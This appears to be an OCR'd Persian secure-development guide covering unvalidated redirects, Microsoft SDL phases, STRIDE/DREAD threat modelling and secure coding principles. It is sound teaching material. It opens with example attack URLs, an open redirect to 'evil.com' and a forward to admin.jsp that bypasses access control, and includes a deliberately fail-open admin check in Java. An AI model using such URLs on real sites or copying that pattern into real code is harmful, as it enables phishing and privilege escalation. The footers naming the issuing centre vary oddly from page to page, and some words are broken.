سناریوی ۱: برنامه یک صفحه به نام redirect.jsp دارد که یک پارامتر به نام url می‌گیرد. مهاجم یک URL مخرب که کاربران را به سایت‌های مخرب تغییر مسیر می‌دهد، می‌سازد و باعث اجرای فیشینگ و نصب نرم‌افزارهای مخرب می‌شود.

```
http://www.example.com/redirect.jsp?url=evil.com
```

سناریوی ۲: برنامه برای درخواست مسیر بین بخش‌های مختلف سایت از forward استفاده می‌کند. برای تسهیل آن، برخی صفحات از یک پارامتر که نشان می‌دهد اگر تراکنش موفق است کاربر باید به کجا فرستاده

شود، استفاده می‌کنند. در این حالت، مهاجم URLی می‌سازد که مانع کنترل دسترسی برنامه را رد و سپس مهاجم را به قابلیت‌های اجرایی که مجاز نیست می‌رساند.

```
http://www.example.com/boring.jsp?fwd=admin.jsp
```

۳-۲ چرخه‌ی تولید امن[1]

همه تولیدکنندگان نرم‌افزار باید به تهدیدات امنیتی توجه کنند. کاربران کامپیوتر در حال حاضر نیاز به نرم‌افزار قابل اعتماد و امن دارند و تولیدکنندگانی که به تهدیدات امنیتی به طور موثرتر از دیگران توجه می‌کنند می‌توانند مزیت رقابتی در بازار به دست آورند. هم‌چنین، در حال حاضر افزایش حس مسئولیت اجتماعی، تولیدکنندگان را وادار به ایجاد نرم‌افزار امن کرده است که نیاز به تعمیر کمتر و مدیریت امنیت کمتر دارد.

حریم خصوصی نیز نیازمند توجه است. چشم‌پوشی از نگرانی‌های حریم خصوصی کاربران می‌تواند باعث قطع گسترش، دعوی قضایی، پوشش رسانه‌ای منفی و بی‌اعتمادی شود. تولیدکنندگانی که از حریم خصوصی کاربران محافظت می‌کنند اعتماد آن‌ها را بدست می‌آورند و از رقبای خود متمایز میشوند.

توسعه نرم‌افزار امن دارای سه عنصراست: بهترین تجربیات، بهبود فرآیند و معیارهای آن.

در این مستند تمرکز روی دو عنصر اول است و معیارهای آن از اندازه‌گیری چگونگی اعمال آن‌ها به دست می‌آیند.

مایکروسافت فرآیند دقیق توسعه‌ی نرم‌افزاری را پیاده‌سازی کرده است که بر این عناصر تمرکز داشته دارد. هدف به حداقل رساندن آسیب‌پذیری‌های مربوط به امنیت در طراحی، کد و مستندات است و هم‌چنین تشخیص و حذف هرچه زودتر آسیب‌پذیری در طول چرخه‌ی حیات تولید است. این بهبودها تعداد و شدت آسیب‌پذیری‌های امنیتی را کاهش و حفاظت از حریم خصوصی کاربران را بهبود می‌دهد.

تولید نرم‌افزار امن برای نرم‌افزاری که برای کاربردهای زیر توسعه یافته است الزامی است:

---

[1] Secure Development Lifecycle

- در محیط تجاری
- پردازش اطلاعات شناسایی شخصی (PII) و یا دیگر اطلاعات حساس
- برای برقراری ارتباط منظم بر روی اینترنت یا شبکه‌های دیگر

چرخه‌ی تولید امن (SDL) مایکروسافت یک فرایند تضمین امنیت نرم‌افزار پیشرو در صنعت است. به عنوان یک سیاست اجباری مایکروسافت از سال ۲۰۰٤، SDL بود که نقش مهمی در تعبیه امنیت و حریم خصوصی در نرم‌افزارها و فرهنگ مایکروسافت ایفا کرده است. با ترکیب رویکرد جامع و عملی، SDL امنیت و حریم خصوصی را در ابتدا و در طول تمام مراحل فرایند تولید معرفی کرد. این باعث شد مایکروسافت پیشرفت‌های امنیتی قابل اندازه‌گیری و شناخته‌شده‌ای در محصولات پرچم‌دار خود از جمله ویندوز ویستا و SQL Server داشته باشد.

۱-۳-۲ فازهای چرخه‌ی تولید امن

به طور کلی SDL از پنج فاز تشکیل شده است. دو نیازمندی قبل و بعد از SDL وجود دارند.

این فازها و نیازمندی‌ها عبارتند از:

- نیازمندی قبل از SDL: آموزش امنیتی
- فاز ۱: نیازمندی‌ها
- فاز ۲: طراحی
- فاز ۳: پیاده‌سازی
- فاز ٤: وارسی
- فاز ۵: انتشار
- نیازمندی پس از SDL: پاسخ

شکل زیر این فازها و نیازمندی‌ها را نشان می‌دهد:

شکل ۲-۲. فازهای SDL

مرکز ملی امداد و هماهنگی عملیات رخدادهای رایانه ای

۱-۱-۳-۲ آموزش امنیتی

تمام اعضای تیم‌های تولید نرم‌افزار باید آموزش مناسب ببینند تا درباره مبانی امنیت و گرایش‌های جدید در امنیت و حریم خصوصی مطلع باشند. افرادی که برنامه‌های نرم‌افزاری تولید می‌کنند می‌بایست حداقل یک بار در سال در یک کلاس آموزش امنیت شرکت کنند. آموزش امنیت می‌تواند تضمین کند که نرم‌افزار با در نظر گرفته شدن امنیت و حریم خصوصی تولید شده است و می‌تواند به تیم‌های تولید کمک کند که در مسائل امنیتی به‌روز باشند. اعضای تیم پروژه به شدت تشویق می‌شوند تا آموزش‌های اضافی در مورد امنیت و حریم خصوصی که برای نیازها و محصولات آن‌ها لازم است را فرا بگیرند.

مفاهیم کلیدی هستند که برای یک نرم‌افزار امن موفق لازم هستند. این مفاهیم را می‌توان به دو دسته کلی مفاهیم پایه‌ای و مفاهیم پیشرفته امنیتی تقسیم کرد. هر عضو فنی تیم پروژه (توسعه‌دهنده، آزمون‌گر، مدیر برنامه) باید با این مفاهیم امنیتی آشنا باشد.

مفاهیم پایه‌ای شامل موارد زیر می‌شود:

- **طراحی امنیتی:** کاهش سطح حمله، دفاع در عمق، قانون حداقل امتیاز، پیش‌فرض‌های امن
- **مدل‌سازی تهدید:** مرور مدل‌سازی تهدید، طراحی برای یک مدل تهدید، کدنویسی برای یک مدل تهدید، آزمون برای یک مدل تهدید
- **کدنویسی امن:** سرریز بافر، خطاهای محاسباتی اعداد صحیح، اسکریپت‌نویسی بین‌سایتی، تزریق SQL، رمزنگاری ضعیف، مشکلات کد مدیریت شده
- **آزمون امنیتی:** آزمون امنیت در مقابل آزمون عملکرد، ارزیابی ریسک، تابعولوژی‌های آزمون، خودکارسازی آزمون
- **حریم خصوصی:** انواع داده‌ی حریم خصوصی، بهترین تجربیات طراحی حریم خصوصی، تحلیل ریسک، بهترین تجربیات تولید حریم خصوصی، بهترین تجربیات آزمون حریم خصوصی

آموزش **مفاهیم پیشرفته‌ای** که در ادامه آمده است یک دانش پایه‌ای برای پرسنل فنی فراهم می‌کند. هر قدر که زمان و منابع اجازه می‌دهد، پیشنهاد می‌شود که مفاهیم پیشرفته بیشتری را بررسی کنید. مثال‌هایی از این مفاهیم عبارتند از: طراحی و معماری امنیتی، طراحی واسط کاربری، جزییات نگرانی‌های امنیتی، فرایندهای پاسخ امنیتی و پیاده‌سازی روش‌های خاص کاهش تهدید

مرکز توسعه برنامه‌های کاربردی و همانندگی عملیاتی (خدمات‌های رایانه‌ای)

تمام تولیدکنندگان، آزمون‌گرها و مدیران برنامه باید حداقل یک برنامه‌ی آموزشی امنیتی را در سال بگذرانند. حداقل ۸۰ درصد اعضای تیم پروژه که روی محصولات و خدمات کار می‌کنند باید با استانداردهایی که قبلا لیست شد قبل از انتشار محصول یا خدمت موافقت داشته باشند.

۲-۱-۳-۲ فاز یک: نیازمندی‌ها

فاز نیازمندی‌های SDL شامل درک پروژه «درنظر گرفتن امنیت در یک سطح پایه‌ای» و تحلیل هزینه «تعیین این‌که آیا هزینه‌های تولید و پشتیبانی برای بهبود امنیت با نیازهای تجاری سازگار هستند» می‌شود.

نیازمندی‌های امنیتی:

- یک پرسشنامه کوتاه ایجاد کنید تا مشخص شود که آیا تیم تولید شما با سیاست‌های SDL تطابق دارد یا خیر.
- تیم یا شخصی را که مسیول ردگیری و مدیریت امنیت محصول است را مشخص کنید. این تیم یا شخص تنها مسیول تضمین این‌که انتشار نرم‌افزار امن است نیست بلکه مسیول هماهنگی و ارتباطات درباره وضعیت هر مساله امنیتی نیز هست.
- مطمئن شوید که ابزار گزارش باگ می‌تواند باگ‌های امنیتی را ردگیری کند و پایگاه‌داده را می‌توان در هر لحظه برای تمام باگ‌های امنیتی جستجو کرد.
- یک بار[1] باگ‌های امنیتی برای پروژه تعریف و مستند کنید. این مجموعه از معیارها یک سطح کمینه امنیتی را ایجاد می‌کند. تعریف آن در شروع پروژه درک ریسک‌های مرتبط با مسائل امنیتی را بهبود می‌بخشد. این باگ بار هیچ‌گاه نباید ساده شود حتی اگر به تاریخ‌های انتشار پروژه نزدیک می‌شویم.
- اگر برنامه شما از کدهای شخص ثالث دارای مجوز استفاه می‌کند که به تازگی به این انتشار اضافه شده است، شما باید مطمئن شوید که یک قید در قرارداد مجوز وجود دارد که شخص ثالث را به ارائه‌ی مدرک اثبات سازگاری با یک لیست از پیش تعریف‌شده از نیازمندی‌های SDL ملزم می‌کند.

[1] Bug Bar

۳-۱-۳-۲ فاز دو: طراحی

فاز طراحی زمانی است که شما طرح‌ریزی می‌کند که چگونه پروژه خود را در فرایند SDL پیش خواهید برد. در طول فاز طراحی شما بهترین تجربه‌هایی که باید برای این فاز دنبال کنید مشخص می‌کنید و تحلیل ریسک می‌کنید تا تهدیدها و نقاط ضعف در نرم‌افزار خود را شناسایی کنید.

بهترین زمان برای تاثیرگذاری روی طراحی یک پروژه ابتدای چرخه‌ی حیات آن است. توصیف‌های عملکردی ممکن است نیاز به توصیف امکانات امنیتی یا حریم خصوصی داشته باشند که مستقیما در اختیار کاربر قرار می‌گیرند. مانند نیاز به احراز هویت کاربر برای دسترسی به داده خاص یا موافقت کاربر قبل از استفاده از یک امکان دارای ریسک بالا از نظر حریم خصوصی. توصیف‌های طراحی باید چگونگی پیاده‌سازی این امکانات و چگونگی پیاده‌سازی همه عملکردها به عنوان امکانات امن را شرح بدهد. امکانات امن، امکاناتی هستند که با توجه به امنیت به خوبی مهندسی شده‌اند نظیر اعتبارسنجی دقیق داده‌ها قبل از پردازش آن‌ها.

مدل‌سازی تهدید یکی دیگر از فعالیت‌های امنیتی حیاتی است که باید در فاز طراحی کامل شود.

۳-۱-۳-۲-۱ مدل‌سازی تهدید

برای نگرانی‌های امنیتی، مدل‌سازی تهدید یک فرآیند سیستماتیک است که برای شناسایی تهدیدات و آسیب‌پذیری در نرم‌افزار استفاده می‌شود. شما باید مدل‌سازی تهدید را در طول طراحی پروژه کامل کنید. یک تیم نمی‌تواند نرم‌افزار امن بسازد مگر این‌که دارایی‌های پروژه که از آن محافظت می‌کند را درک کند.

مدل‌سازی تهدید یک تکنیک مهندسی است که شما برای کمک به شناسایی تهدیدها، حمله‌ها، آسیب‌پذیرآسیب‌پذیری‌ها و اقدامات متقابل در زمینه‌ی سناریو برنامه می‌توانید استفاده کنید. فعالیت مدل‌سازی تهدید به شما کمک می‌کند تا:

- اهداف امنیتی خود را شناسایی کنید.
- تهدیدات مرتبط را شناسایی کنید.
- آسیب‌پذیری‌ها و اقدامات متقابل مرتبط را شناسایی کنید.


از مدل‌سازی تهدید برای موارد زیر استفاده می‌شود:

- شکل دادن به طراحی برنامه برای رسیدن به اهداف امنیتی.
- کمک تصمیم‌گیری در طول تصمیمات کلیدی مهندسی.

مرکز رشد پژوهش امداد و هماهنگی عملیات حوادث رایانه ای

- کاهش خطر بروز مسائل امنیتی در طول توسعه و عملیات.

پنج گام اصلی مدل‌سازی تهدید در شکل زیر نشان داده شده است. شما باید مدل تهدید خود را به تدریج با انجام مکرر قدم ۲ تا قدم ۵ تصحیح کنید. شما قادر خواهید بود با حرکت در چرخه‌ی عمر توسعه‌ی برنامه و کشف بیشتر در مورد طراحی برنامه جزئیات بیشتری را اضافه کنید.



شکل ۲-۳. فرایند مدل‌سازی تهدید

پنج قدم مدل‌سازی تهدید عبارتند از:

- **مرحله ۱- شناسایی اهداف امنیتی**: اهداف روشن به تمرکز فعالیت‌های مدل‌سازی تهدید و تعیین مقدار تلاش برای گذراندن مراحل بعدی کمک می‌کند.
- **مرحله ۲- ایجاد مرور کلی برنامه**: جزء به جزء نوشتن ویژگی‌ها و نقش‌های مهم برنامه به شما کمک می‌کند تا تهدیدات مربوطه را در طول مرحله‌ی ٤ شناسایی کنید.
- **مرحله ۳- تجزیه‌ی برنامه**: درک دقیق از مکانیسم برنامه، کشف تهدیدات مرتبط‌تر و دقیق‌تر را آسان‌تر می‌کند.
- **مرحله ٤- شناسایی تهدیدات**: از جزئیات مراحل ۲ و ۳ برای تشخیص تهدیدهای مربوط به سناریو و متن برنامه‌تان استفاده کنید.

- **مرحله ۵- شناسایی آسیب‌پذیری**: لایه‌های برنامه برای شناسایی نقاط ضعف مربوط به تهدیدات مرور می‌شوند. استفاده از دسته‌بندی آسیب‌پذیری به شما در تمرکز روی مناطقی که اغلب اشتباهات رخ می‌دهد، کمک می‌کند.

۲-۳-۱-۳-۲ مدل STRIDE

STRIDE یک طرح طبقه‌بندی برای تشخیص تهدیدات شناخته‌شده با توجه به نوع بهره‌برداری که استفاده می‌شود.

کلمه‌ی STRIDE از حرف اول هر یک از مقوله‌های زیر ساخته شده است:

- **جعل هویت (*Spoofing Identity*)** خطر کلیدی برای برنامه‌های کاربردی که کاربران زیادی دارند ولی یک زمینه‌ی اجرا در سطح برنامه کاربردی و پایگاه‌داده فراهم می‌کنند. بدین معنا که کاربران نباید قادر به تبدیل شدن به کاربر دیگر یا گرفتن صفات کاربر دیگر باشند.
- **دست‌کاری داده (*Tampering with Data*)** کاربران بطور بالقوه می‌توانند داده‌هایی که به آن‌ها تحویل داده شده را تغییر داده، بازگشت دهند و در نتیجه به طور بالقوه اعتبارسنجی سمت کارخواه، نتایج GET و POST، کوکی‌ها، سرآیند HTTP و غیره را دست‌کاری کنند. برنامه نباید داده‌هایی، مانند نرخ و یا دوره‌ی بهره، که تنها از داخل خود نرم‌افزار قابل حصول هستند را به کاربر ارسال کند. نرم‌افزار هم‌چنین باید به دقت داده‌های دریافت شده از کاربران را بررسی و سالم و قابل اجرا بودن آن را قبل از ذخیره‌سازی و استفاده اعتبارسنجی کند.
- **انکار(*Repudiation*)** اگر بازرسی یا ثبت فعالیت کاربران ناکافی باشد، کاربران ممکن است اختلاف معاملاتی پیدا کنند. برای مثال، اگر یک کاربر می‌گوید: «من هیچ پولی به این حساب خارجی انتقال ندادم!» و شما نتوانید فعالیت‌های او را از طریق برنامه پیگیری کنید، پس به احتمال زیاد تراکنش باید از دست رفته تلقی شود. بنابراین، در نظر بگیرید که آیا برنامه نیاز به کنترل عدم انکار، مانند لاگ دسترسی وب و مسیرهای بازرسی در هر لایه دارد یا خیر.
- **افشای اطلاعات (*Information Disclosure*)** کاربران نگران ارسال جزییات اطلاعات خصوصی به یک سیستم هستند. اگر یک مهاجم امکان فاش کردن عمومی داده‌های کاربر، چه ناشناس و یا به عنوان یک کاربر مجاز را داشته باشد، این مساله باعث از بین رفتن اعتماد و از دست رفتن شهرت خواهد شد. بنابراین، برنامه‌های کاربردی باید دربردارنده کنترل قوی برای جلوگیری از دست‌کاری

مرکز مدیریت امداد و هماهنگی عملیات زیرساخت‌های داده‌ای

و سواستفاده از شناسه کاربر باشند، به خصوص اگر آن‌ها از یک زمینه‌ی واحد برای اجرای کل برنامه استفاده می‌کنند.

- **انکار خدمت (*Denial of Service*)** طراحان برنامه باید آگاه باشند که برنامه‌هایشان ممکن است در معرض حمله‌ی انکار خدمت باشد. بنابراین، استفاده از منابع پرهزینه مانند فایل‌های بزرگ، محاسبات پیچیده، جستجوهای سنگین، یا پرس‌وجوهای طولانی باید برای کاربران معتبر و مجاز، و نه کاربران ناشناس، رزرو شده باشد.

برای برنامه‌های کاربردی، به منظور جلوگیری از حملات ساده انکار خدمت، هر جنبه از برنامه باید مهندسی شود تا کمترین کار ممکن را انجام دهد، از پرس‌وجوهای سریع و معدود پایگاه‌داده استفاده کند و از ارایه فایل‌های بزرگ و پیوندهای منحصر بفرد به ازای هر کاربر خودداری کند.

- **ارتقاء امتیازات (*Elevation of Privilege*)** اگر یک برنامه‌ی کاربران و نقش‌های مدیریتی متمایز فراهم می‌کند، باید اطمینان حاصل کند که کاربر نمی‌تواند نقش خود را به یک امتیاز بالاتر ترفیع دهد. فقط عدم نمایش لینک‌های امتیاز دار به نقش‌ها کافی نیست. در عوض همه عملیات باید از یک ماتریس حقوق دسترسی بگذرند تا تضمین شود که نقش‌های مجاز قادر به دسترسی به عملکردهای خاص هستند.

۳-۳-۱-۳-۲ مدل DREAD

DREAD یک شمای طبقه‌بندی برای شمارش، مقایسه و اولویت‌بندی تعداد ریسک‌های پیداشده برای هر تهدید ارزیابی شده است.

مدل‌سازی DREAD روی نحوه‌ی تفکر در مورد تنظیم نرخ ریسک تاثیر می‌گذارد و هم‌چنین به صورت مستقیم برای مرتب‌سازی ریسک‌ها به کار می‌رود. الگوریتم DREAD که در زیر نشان داده شده است برای محاسبه ارزش ریسک به کار می‌رود که میانگین همه پنج رده است.

Risk_DREAD =
(DAMAGE+REPRODUCIBILITY+EXPLOITABILITY+AFFECTED_USERS+DISCOVERABILITY) / 5

این محاسبه همیشه عددی بین صفر و ده ایجاد می‌کند. هر چه این عدد بیشتر باشد ریسک جدی‌تر است.

کلمه‌ی DREAD از حروف اول هر کدام از طبقات زیر ساخته شده است. در اینجا مثال‌های از نحوه‌ی شمارش رده‌های DREAD آورده‌ایم:

- پتانسیل خرابی (Damage Potential): اگر یک تهدید عملی شود، چقدر خرابی به بار می‌آورد:

- صفر=هیچ خرابی.
- ۵= داده‌های یک کاربر منفرد فاش می‌شود یا تاثیر می‌پذیرد.
- ۱۰= تخریب کل سیستم یا داده‌ها.

- قابلیت تکرار (Reproducibility): سادگی تکرار یک تهدید چقدر است؟
  - ۰ = خیلی مشکل یا غیرممکن، حتی برای مدیران برنامه‌ی کاربردی.
  - ۵ = یک یا دو گام موردنیاز است، ممکن است نیاز به یک کاربر مجاز باشد.
  - ۱۰ = فقط یک مرورگر وب و نوار آدرس کافی است، بدون احراز هویت.
- قابلیت بهره‌برداری (Exploitability): برای بهره‌برداری از یک تهدید چه چیزی موردنیاز است؟
  - ۰ = برنامه‌نویسی پیشرفته و دانش شبکه، استفاده از ابزار سفارشی یا پیشرفته حمله
  - ۵ = بدافزار روی اینترنت وجود دارد یا یک تهدید با استفاده از ابزارهای حمله موجود به سادگی عملی می‌شود.
  - ۱۰ = فقط یک مرورگر وب
- کاربران متاثر (Affected Users): چه تعداد از کاربران تاثیر می‌پذیرند؟
  - ۰ = هیچکدام
  - ۵ = برخی از کاربران، نه همه آن‌ها
  - ۱۰ = همه کاربران
- قابلیت کشف (Discoverability): سادگی کشف این تهدید چقدر است؟
  - ۰ = خیلی مشکل یا غیرممکن. نیاز به کد برنامه یا دسترسی مدیریتی است.
  - ۵ = می‌توان آن را با حدس زدن یا نظارت بر رده‌های شبکه پیدا کرد.
  - ۹ = جزییات مشکلاتی نظیر این در دسترس عموم قرار دارد و با استفاده از موتورهای جستجو به راحتی قابل کشف است.
  - ۱۰ = اطلاعات در نوار آدرس مرورگر وب یا در یک فرم قابل مشاهده است.

نکته: هنگام بررسی امنیتی یک برنامه‌ی کاربردی موجود، قابلیت کشف معمولا ۱۰ در نظر گرفته می‌شود، چون فرض می‌شود که مشکلات امنیتی کشف خواهند شد.

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه ای

٤-١-٣-٢ فاز سه: پیاده‌سازی

فاز پیاده‌سازی جایی است که کاربر نهایی نرم‌افزار شما در درجه‌ی اول اهمیت قرار دارد. در این فاز شما مستندات و ابزاری را ایجاد می‌کنید که کارخواه برای تصمیم‌گیری در مورد چگونگی استقرار امن نرم‌افزار شما به کار می‌برد. فاز پیاده‌سازی زمانی است که شما بهترین تجربیات پیاده‌سازی برای تشخیص و حذف مسائل امنیتی و حریم خصوصی را ایجاد می‌کنید.

هر انتشار از نرم‌افزار باید از نظر طراحی، تنظیمات پیش‌فرض و استقرار امن باشد. با این حال افراد به صورت‌های گوناگونی از برنامه‌ها استفاده می‌کنند و همه از تنظیمات پیش‌فرض برنامه استفاده نمی‌کنند. شما باید به کاربران به‌اندازه کافی اطلاعات امنیتی بدهید که بتوانند درباره چگونگی استقرار امن برنامه تصمیمات آگاهانه بگیرند.

پیشنهادهای امنیتی:

تیم تولید، مدیریت برنامه و تیم‌های تجربه‌ی کاربری باید جلساتی برگزار کنند تا اطلاعاتی را که کاربران باید برای استفاده امن از نرم‌افزار داشته باشند، شناسایی و درباره‌ی آن بحث کنند.

تیم‌های تجربه کاربری باید یک طرح برای ایجاد مستندات امنیتی کاربری ایجاد کنند. این طرح باید برنامه‌ریزی‌ها و نیازهای پرسنلی را در بر بگیرد. منتقل کردن جنبه‌های امنیتی برنامه به کاربر به صورت واضح و دقیق به اندازه تضمین عدم آسیب‌پذیری کد برنامه و عملکرد آن اهمیت دارد.

برای انتشارهای جدید از برنامه‌های موجود، نظرات را درباره‌ی مشکلات و چالش‌هایی که کاربران هنگام امن‌سازی نسخه‌های قبلی داشته‌اند، جمع‌آوری کنید.

اطلاعات پیکربندی‌های امن را به صورت جداگانه یا به عنوان بخشی از مستندات پیش‌فرض محصول و یا فایل‌های کمک ارایه کنید.

٥-١-٣-٢ فاز چهار: وارسی

در طول فاز وارسی، شما تضمین می‌کنید که کد شما اصول امنیتی را که در فازهای قبلی ایجاد کرده‌اید، رعایت می‌کند. این از طریق آزمون امنیتی و حریم خصوصی و یک بررسی امنیتی انجام می‌شود. بررسی امنیتی یک تمرکز تیمی روی به روزرسانی‌های مدل تهدید، مرور کد، آزمون و مرور مستندات و ویرایش آن است. یک مرور حریم خصوصی انتشار عمومی نیز در طول این فاز کامل می‌شود.

مرکز توسعه مدیریت امداد و نجات عملیات داده‌های رایانه ای

آزمون امنیتی دو حیطه از مسائل را در برمی‌گیرد:

- محرمانگی، جامعیت و دسترس‌پذیری نرم‌افزار و داده‌های مورد پردازش نرم‌افزار. این حیطه شامل تمام امکانات و عملکرد طراحی‌شده برای کاهش تهدیدهایی است که در مدل تهدید توصیف شده‌اند.
- عدم وجود مسائلی که ممکن است منجر به آسیب‌پذیری‌های امنیتی بشوند. مثلا یک سرریز بافر در کد که داده‌ها را تجزیه می‌کند ممکن است به نحوی از آن استفاده شود که مشکلات امنیتی ایجاد کند.

۲-۳-۱-۶ فاز پنج: انتشار

در فاز انتشار شما نرم‌افزار را برای مصرف عمومی آماده می‌کنید یا به عبارت دیگر شما خود و تیمتان را برای آن‌چه که با قرار گرفتن نرم‌افزار شما در دستان کاربر اتفاق می‌افتد آماده می‌کنید. یکی از مفاهیم اساسی در فاز انتشار طراحی یک طرح از عملیات برای زمانی است که یک آسیب‌پذیری امنیتی یا حریم خصوصی در نرم‌افزار شما کشف شود. تا اینجا یک مرور نهایی امنیتی و مرور حریم خصوص قبل از انتشار لازم است.

قبل از هر انتشار عمومی (شامل انتشارهای تستی آلفا و بتا) پرسشنامه حریم خصوصی SDL را برای هر تغییر حریم خصوصی مهمی که در وارسی پیاده‌سازی ایجاد شده است، پر کنید. تغییرات مهم شامل نمایش رفتار جدید، جمع‌آوری انواع داده‌ای متفاوت و تغییر زیاد در متن یک اطلاعیه می‌شود. با وجود این‌که نیازمندی‌های حریم خصوصی باید قبل از هر انتشار عمومی کد مدیریت شوند، نیازی به مدیریت نیازمندی‌های امنیتی قبل از انتشار عمومی نیست. با این حال شما باید یک مرور نهایی امنیتی را قبل از انتشار نهایی کامل کنید.

۲-۳-۱-۷ نیازمندی پس از SDL: پاسخ

پس از انتشار یک برنامه‌ی نرم‌افزاری، تیم تولید محصول باید برای پاسخ‌دهی به هر آسیب‌پذیری امنیتی ممکن یا مساله حریم خصوصی که نیاز به یک پاسخ دارد، در دسترس باشد. به علاوه یک طرح پاسخ ایجاد کنید که شامل آماده‌سازی برای مسائل بالقوه پس از انتشار باشد.

۲-٤ قواعد کدنویسی امن

قواعد امنیتی برای کدنویسی امن را می‌توان به صورت زیر برشمرد:

- به حداقل رساندن سطح حمله
- ایجاد پیش‌فرض‌های امن
- قانون حداقل امتیاز
- قانون دفاع در عمق
- شکست امن
- عدم اعتماد به سرویس‌ها
- جداسازی وظایف
- خودداری از امنیت بر مبنای ابهام
- اصلاح درست مشکلات امنیتی

۲-٤-۱ به حداقل رساندن سطح حمله

هر امکانی که به یک برنامه‌ی کاربردی اضافه می‌شود، مجموعه‌ای از ریسک‌ها را به کل برنامه اضافه می‌کند. هدف تولید امن کاهش ریسک کلی با کاهش سطح حمله است.

به عنوان مثال یک برنامه کاربردی تحت‌وب یک راهنمای برخط با امکان جستجو پیاده‌سازی می‌کند. عملکرد جستجو ممکن است در برابر حملات تزریق SQL آسیب‌پذیر باشد. اگر امکان راهنما محدود به کاربران مجاز باشد، احتمال حمله کاهش می‌یابد. اگر عملکرد جستجوی امکان راهنما از روتین‌های مرکزی اعتبارسنجی داده بگذرد، امکان انجام تزریق SQL به طور قابل توجهی کاهش می‌یابد. با این حال اگر امکان راهنما بازنویسی شود تا عملکرد جستجو حذف شود (مثلا از طریق یک واسط کاربری بهتر)، این کار تقریبا سطح حمله را از بین می‌برد حتی اگر امکان راهنما از طریق اینترنت در دسترس همگان قرار بگیرد.

۲-٤-۲ ایجاد پیش‌فرض‌های امن

روش‌های زیادی برای انتقال یک تجربه به کاربران وجود دارد. با این حال به صورت پیش‌فرض این تجربه باید امن باشد و خود کاربران در صورتی که مجاز باشند باید امنیت خودشان را کاهش دهند.

به عنوان مثال به صورت پیش‌فرض تغییر کلمه‌ی عبور به صورت دوره‌ای و کلمه‌های عبور پیچیده باید فعال باشد. کاربران ممکن است مجاز باشند که این دو امکان را غیرفعال کنند تا استفاده از برنامه کاربردی برای آن‌ها آسان باشد و ریسک خود را افزایش بدهند.

۲-٤-۳ قانون حداقل امتیاز

قانون حداقل امتیاز پیشنهاد می‌کند که حساب‌ها حداقل مقدار امتیاز لازم برای اجرای فرایندهای تجاری‌شان را داشته باشند. این شامل حقوق کاربران، مجوزهای منابع نظیر محدودیت‌های CPU، حافظه، شبکه و مجوزهای سیستم فایل می‌شود.

برای مثال یک کارگزار میان‌افزار فقط نیاز به دسترسی به شبکه، دسترسی خواندن از پایگاه‌داده و توانایی نوشتن در یک فایل لاگ را دارد. تحت هیچ شرایطی نباید به این میان‌افزار امتیازات مدیریتی داده شود.

۲-٤-٤ قانون دفاع در عمق

قانون دفاع در عمق پیشنهاد می‌کند که یک مکانیزم لایه‌ای امنیتی امنیت کل سیستم را بهبود می‌بخشد. اگر یک حمله باعث شود که یک مکانیزم امنیتی شکست بخورد، مکانیزم‌های دیگر ممکن است هنوز امنیت لازم برای حفاظت از سیستم را فراهم بکنند.

به عنوان مثال احتمال آسیب‌پذیری یک واسط کاربری مدیریتی دارای رخنه در برابر حملات بی‌نام خیلی کم است اگر دسترسی‌ها را به درستی از شبکه‌های مدیریت محصول بگذراند، برای مجوز کاربری مدیریتی بررسی کند و تمام دسترسی‌ها را ثبت کند.

۲-٤-٥ شکست امن

برنامه‌ها عموما در پردازش تراکنش‌ها بنا به دلایل مختلف شکست می‌خورند. چگونگی شکست آن‌ها تعیین می‌کند که یک برنامه امن هست یا خیر.

برای مثال:

```
isAdmin = true;
try {
  codeWhichMayFail();
  isAdmin = isUserInRole( "Administrator" );
}
catch (Exception ex) {
  log.write(ex.toString());
}
```

اگر هر کدام از codeWhichMayFail() یا isUserInRole شکست بخورند، کاربر به صورت پیش‌فرض مدیر خواهد بود. این به وضوع یک ریسک امنیتی است.

مرکز مدیریت آسیب‌پذیری‌ها و هماهنگی عملیات رخدادهای رایانه‌ای

۲-٤-٦ عدم اعتماد به سرویس‌ها

بسیاری از سازمان‌ها از توانایی‌های پردازشی همکاران خود استفاده می‌کنند که ممکن است سیاست‌های امنیتی متفاوتی داشته باشند. احتمال این‌که شما بتوانید روی یک شخص ثالث تاثیر بگذارید یا آن را کنترل کنید خیلی کم است، چه آن‌ها کاربران خانگی باشند یا همکاران و فراهم‌کنندگان اصلی شما.

بنابراین اعتماد ضمنی به سیستم‌هایی که در خارج اجرا می‌شوند تضمین شده نیست. با تمام سیستم‌های خارجی باید به یک صورت برخورد شود.

۲-٤-۷ جداسازی وظایف

یک روش کلیدی کنترل تقلب جداسازی وظایف است. برای مثال کسی که یک کامپیوتر درخواست می‌کند نمی‌تواند این درخواست را تایید بکند و نباید به صورت مستقیم کامپیوتر را دریافت کند. این جلوی درخواست یک کاربر برای تعداد زیادی کامپیوتر و ادعای این‌که آن‌ها هرگز نرسیدند را می‌گیرد.

نقش‌های خاص ممکن است سطوح اعتماد متفاوتی نسبت به کاربران عادی داشته باشند. به خصوص مدیران با کاربران عادی متفاوت هستند. در حالت کلی مدیران نباید کاربران برنامه کاربردی باشند.

برای مثال یک مدیر سیستم باید بتواند سیستم را خاموش یا روشن کند، سیاست کلمه‌ی عبور را تنظیم کند ولی نباید بتواند به فروشگاه به عنوان یک کاربر با دسترسی ابرکاربر وارد شود به گونه‌ای که بتواند به جای کاربران دیگر کالا خریداری کند.

۲-٤-۸ خودداری از امنیت بر مبنای ابهام

